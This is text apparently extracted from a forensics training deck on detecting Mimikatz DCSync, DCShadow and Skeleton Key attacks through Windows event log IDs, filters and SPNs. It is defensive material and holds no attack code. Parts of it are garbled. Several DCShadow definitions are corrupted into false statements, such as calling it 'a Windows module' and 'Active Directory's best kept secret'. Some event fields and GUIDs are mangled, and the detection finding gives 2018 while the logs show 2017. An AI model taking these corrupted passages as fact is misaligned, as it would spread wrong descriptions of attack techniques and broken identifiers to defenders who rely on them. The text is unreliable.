Audit Success	10/23/2017	12:21:36 PM	4662	Microsoft-Windows-Se	Directory Service Access
Audit Success	10/23/2017	12:21:36 PM	4662	Microsoft-Windows-Se	Directory Service Access

You can see a set of two event ID 4662 logs at the same time.

Subject :
Security ID:
Account Name:
Account Domain:
Logon ID:

The set of logs have properties one
“DS-Replication-Get-Changes” and one
“DS-Replication-Get-Changes-All”.

Object :
Object Server:
Object Type:
Object Name:
Handle ID:

Object Access
Control Access

Operation:
Operation Type:
Accesses:

Access Mask:
Properties:
Control Access

“DS-Replication-Get-Changes”

{1131f6aa-9c07-11d1-f79f-00c04fc2dcfd}

{19195a5b-6da0-11d0-af3d-00c04fd930c9}

Description Data

Normal case

Events: 37981 Displayed: 32 Selected: 2

Mir

Event Log Explorer

File Tree View Event Advanced Window Help

Computers Tree x Security.evtx x

Filtered: showing 32 of 37981 event(s)

Type	Date	Time	Event	Source	Category
Audit Success	10/24/2017	8:03:18 PM	4662	Microsoft-Windows-Se	Directory Service Access
Audit Success	10/23/2017	4:26:34 PM	4662	Microsoft-Windows-Se	Directory Service Access
Audit Success	10/23/2017	4:26:34 PM	4662	Microsoft-Windows-Se	Directory Service Access
Audit Success	10/23/2017	4:26:34 PM	4662	Microsoft-Windows-Se	Directory Service Access

You can see a set of **three** event ID 4662 logs at the same time.

Subject :
Security ID: S-1-5-21-180789512-3239218266-3690940378-1104
Account Name: admin01
Account Domain: MYLAB
Logon ID: 0x378db0

Object:
Object Server: Each set of logs has two
Object Type:
Object Name: "DS-Replication-Get-Changes" and one
Handle ID:

Operation:
Operation Type: Object Access
Accesses: Control Access

Access Name: "DS-Replication-Get-Changes"
Properties: Control Access
{1131f6aa-9c07-11d1-f79f-00c04fc2dc02}
{19195a5b-edau-11d0-af03-00c04fd930c9}

Description Data Copyright I DCSync Attack

Events: 37981 Displayed: 32 Selected: 3

Mimikatz DCSync Detection (10)

- We found DCSync attack was executed several times from 4:26:34PM on October 23, 2018 by “admin01” account.
- You should also check for computer accounts of domain controllers because attackers could use computer accounts instead of domain administrator accounts.

Mimikatz DCShadow Detection

For Clients

Mimikatz DCShadow Detection (1)

- What is DCShadow?
 - *DCShadow is a new feature in mimikatz located in the lsadump module. It simulates the behavior of a Domain Controller (using protocols like RPC used only by DC) to inject its own data, bypassing most of the common security controls and including your SIEM. It shares some similarities with the DCSync attack (already present in the lsadump module of mimikatz).*
 - As a reminder a Domain Controller is a server controlling an "Active Directory", a shared authentication service used in enterprises.

Mimikatz DCShadow

- What is DCShadow?

- *DCShadow is a Windows module. It sits between protocols like LDAP, bypassing most of your SIEM. It can be used to find (already present) domain controllers and including DCSync attack vectors.*

- As a reminder, DCShadow is "Active Directory's best kept secret" and is used by enterprises.




• *DCShadow is a Windows module. It sits between protocols like LDAP, bypassing most of your SIEM. It can be used to find (already present) domain controllers and including DCSync attack vectors.*

• *controlling an Active Directory service used in Mimikatz).*

Mimikatz DCShadow Detection (3)

- What is DCShadow?



Mimikatz DCShadow Detection (4)


- How can we detect DCShadow?
 - If attackers use DCShadow, the DC's computer account and its IP address are logged in the event 4624 of Security logs on the workstation on which Mimikatz was executed.
 - Normally it will never happen because DCs never logon to other computers except Domain Controllers.
- Let's assume these conditions are given.
 - The workstation name on which Mimikatz was executed
 - WIN10-1.mylab.test
 - The DC's computer account
 - DC01\$
 - The DC's IP address
 - 192.168.153.15

Mimikatz DCShadow Detection (5)

- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\Mimi_DCShadow_Win10_1809_Security.evtx
 - Original name: Security.evtx



Mimi



Mimi

Filter

Apply filter to:

Active event log view (File: E:\Artifacts\other_eventlog\Mimi_DCShadow_Win10_1809_)

Event log view(s) on your choice

Event types

Information Source: Exclude

Warning Category: Exclude

Error User: Exclude

Critical Computer: Exclude

Audit Success

Filter with event ID 4624.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains alex.exe)

Filter with the IP address of the Domain Controller.

Name	Operator	Value
Network Information\Source Network Address	Equal	192.168.153.15

Date Time Separately

From: 12:00:00 AM To: 12:00:00 AM Exclude

Display event for the last days hours Exclude

Clear Load... Save... OK Cancel

M

Event Log Explorer

File Database Tree View Event Advanced Window Help

Load filter < Load filter >

Computers Tree x

Mimi_DCShadow_Win10_1809_Security.evtx x Mimi_DCShadow_Server2019_Security.evtx

Filtered: showing 2 of 34062 event(s) NT

Type	Date	Time	Event	Source	Category
Audit Success	6/6/2019	3:28:07 PM	4624	Microsoft-Windows-Security	Logon
Audit Success	6/6/2019	3:28:07 PM	4624	Microsoft-Windows-Security	Logon

Description

An account was successfully logged on.

Subject:

Security ID:	S-1-0-0
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Information:

Logon Type:	3
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level:

New Logon:	Impersonation
------------	---------------

New Logon:

Security ID:	S-1-5-21-1929108973-435765973-2871213977-1000
Account Name:	DC01\$
Account Domain:	MYLAB.TEST
Logon ID:	0x60ef1b
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{91e8a30d-0321-ed01-f333-b1b85e394bce}

Process Information:

Process ID:	0x0
Process Name:	-

Network Information:

Workstation Name:	-
Source Network Address:	192.168.153.15
Source Port:	49791

Detailed Authentication Information:

Logon Process:	Kerberos
Authentication Package:	Kerberos

The DC's computer account

The DC's IP address

Mimikatz DCShadow Detection (9)

- We found a DCShadow activity on win10-1.
 - June 6, 2019 3:28:07 PM

Mimikatz DCShadow Detection 2

For Domain Controller

Mimikatz DCShadow Detection 2 (1)

- How can we detect DCShadow on a domain controller?
 - If attackers perform DCShadow attack, a client performs as a fake domain controller. At that moment, the client needs to add a few specific SPNs to use “Directory Replication Service (DRS) Remote Protocol”. The activity is recorded in the event ID 4742. This event means “A computer account was changed”.

*DCShadow does set the SPN **GC/*** or **E3514235-4B06-11D1-AB04-00C04FC2DCD2/*** on computers object (via DrsAddEntry)*

<https://www.dcshadow.com/>

- Normally it is only used for replication between DCs. If the event ID is recorded with the specific SPNs and it is from non-DC computers, it implies that DCShadow was used.

E3514235-4B06-11D1-AB04-00C04FC2DCD2 == DRS RPC interface

Mimikatz DCShadow Detection 2 (2)


- You can see more information about DRS and related SPNs.
 - [MS-DRSR]: Directory Replication Service (DRS) Remote Protocol | Microsoft Docs
 - https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/f977faaa-673e-4f66-b9bf-48c640241d47
 - [MS-DRSR]: SPN for a Target DC in AD DS | Microsoft Docs
 - https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/41efc56e-0007-4e88-bafe-d7af61efd91f

Mimikatz DCShadow Detection 2 (3)

- Let's assume this condition is given.
 - The workstation name on which Mimikatz was executed
 - WIN10-1.mylab.test
- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\Mimi_DCShadow_Server2019_Security.evtx
 - Original name: Security.evtx



Mimi



Mimi

Filter X

Apply filter to:

Active event log view (File: E:\Artifacts\other_eventlog\Mimi_DCShadow_Server2019_S)
 Event log view(s) on your choice

Event types

Information Source: Exclude
 Warning Category: Exclude
 Error User: Exclude
 Critical Computer: Exclude

Filter with event ID 4742.

Event ID(s): Exclude
Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter with the SPNs that include "E3514235-4B06-11D1-AB04-00C04FC2DCD2" or "GC/".

Date Time Separately
From: 12:00:00 AM To: 12:00:00 AM Exclude

Display event for the last days hours Exclude

Clear Load... Save... OK Cancel

Type	Date	Time	Event	Source	Category
Audit Success	6/6/2019	3:28:07 PM	4742	Microsoft-Windows-Se	Computer Account Mana
Audit Success	6/6/2019	3:28:07 PM	4742	Microsoft-Windows-Se	Computer Account Mana
Audit Success	6/6/2019	3:28:07 PM	4742	Microsoft-Windows-Se	Computer Account Mana
Audit Success	5/30/2019	10:58:38 AM	4742	Microsoft-Windows-Se	Computer Account Mana
Audit Success	5/30/2019	10:58:17 AM	4742	Microsoft-Windows-Se	Computer Account Mana
Audit Success	5/30/2019	10:58:17 AM	4742	Microsoft-Windows-Se	Computer Account Mana

Description

A computer account was changed.

Subject:

Security ID:	S-1-5-21-1929108973-435765973-2871213977-1105
Account Name:	admin01
Account Domain:	MYLAB
Logon ID:	0x15d28b

Computer Account That Was Changed:

Security ID:	S-1-5-21-1929108973-435765973-2871213977-1106
Account Name:	WIN10-1\$
Account Domain:	MYLAB

Changed Attributes:

SAM Account Name:	-
Display Name:	-
User Principal Name:	-
Home Directory:	-
Home Drive:	-
Script Path:	-
Profile Path:	-
User Workstations:	-
Password Last Set:	-
Account Expires:	-
Primary Group ID:	-
AllowedToDelegateTo:	-
Old UAC Value:	-
New UAC Value:	-
User Account Control:	-
User Parameters:	-
SID History:	-
Logon Hours:	-
DNS Host Name:	-
Service Principal Names:	HOST/WIN10-1.mylab.test RestrictedKrbHost/WIN10-1.mylab.test HOST/WIN10-1 RestrictedKrbHost/WIN10-1 WSMAN/WIN10-1.mylab.test WSMAN/WIN10-1

E3514235-4B06-11D1-AB04-00C04FC2DCD2/0174bd96-4a26-4b47-90ce-2b0815bb471b/mylab.test
GC/WIN10-1.mylab.test/mylab.test

Three consecutive events are recorded for a DCShadow attack in our experience.

This is the computer that DCShadow was executed.

These are special SPNs related to DCShadow.

Mimikatz DCShadow Detection (7)

- We found two DCShadow attacks from win10-1.
 - May 30, 2019 10:58:17 AM
 - June 6, 2019 3:28:07 PM

Mimikatz Skeleton Key Detection

Mimikatz Skeleton Key Detection (1)


- What is the “Skeleton Key”?
 - The original “Skeleton Key” was reported by Secure Works in 2015.
 - <https://www.secureworks.com/research/skeleton-key-malware-analysis>

*In their VB2015 paper, Chung Feng, Tal Be'ery and Stewart McIntyre analyse the technical details of the Skeleton Key malware, unveiling the tricks it uses to tamper with NT LAN Manager and Kerberos/Active Directory authentication, and detailing the tricks it uses to **downgrade the encryption algorithm used by Kerberos, from AES to RC4-HMAC (NTLM)**.*

- <https://www.virusbulletin.com/virusbulletin/2016/01/paper-digital-bian-lian-face-changing-skeleton-key-malware/>

Mimikatz Skeleton Key Detection (2)

- What is the “Skeleton Key”? (Cont.)
 - “Skeleton key” was implemented on Mimikatz a few days later after the report was disclosed.



4:29 PM - 16 Jan 2015

148 Retweets 97 Likes

Mimikatz Skeleton Key Detect

- How can we detect “Skeleton Key”?
 - Since you can regard this as a sort of a downgrading attack in the Kerberos protocol, you can detect it by checking the authentication log of Kerberos (Event ID 4768 and 4769) if you use Vista/2008 or later.
 - AES256: 0x12 (default)
 - RC4-HMAC: 0x17
 - Note that you suffer from false positives with this method if you have XP/2003 or earlier in your network because those OSes don't support AES.

<https://blogs.technet.microsoft.com/askds/2010/10/19/hunting-down-des-in-order-to-securely-deploy-kerberos/>

Hex	Etype
0x1	des-cbc-crc
0x2	des-cbc-md4
0x3	des-cbc-md5
0x4	[reserved]
0x5	des3-cbc-md5
0x6	[reserved]
0x7	des3-cbc-sha1
0x9	dsaWithSHA1-CmsOID
0xa	md5WithRSAEncryption-CmsOID
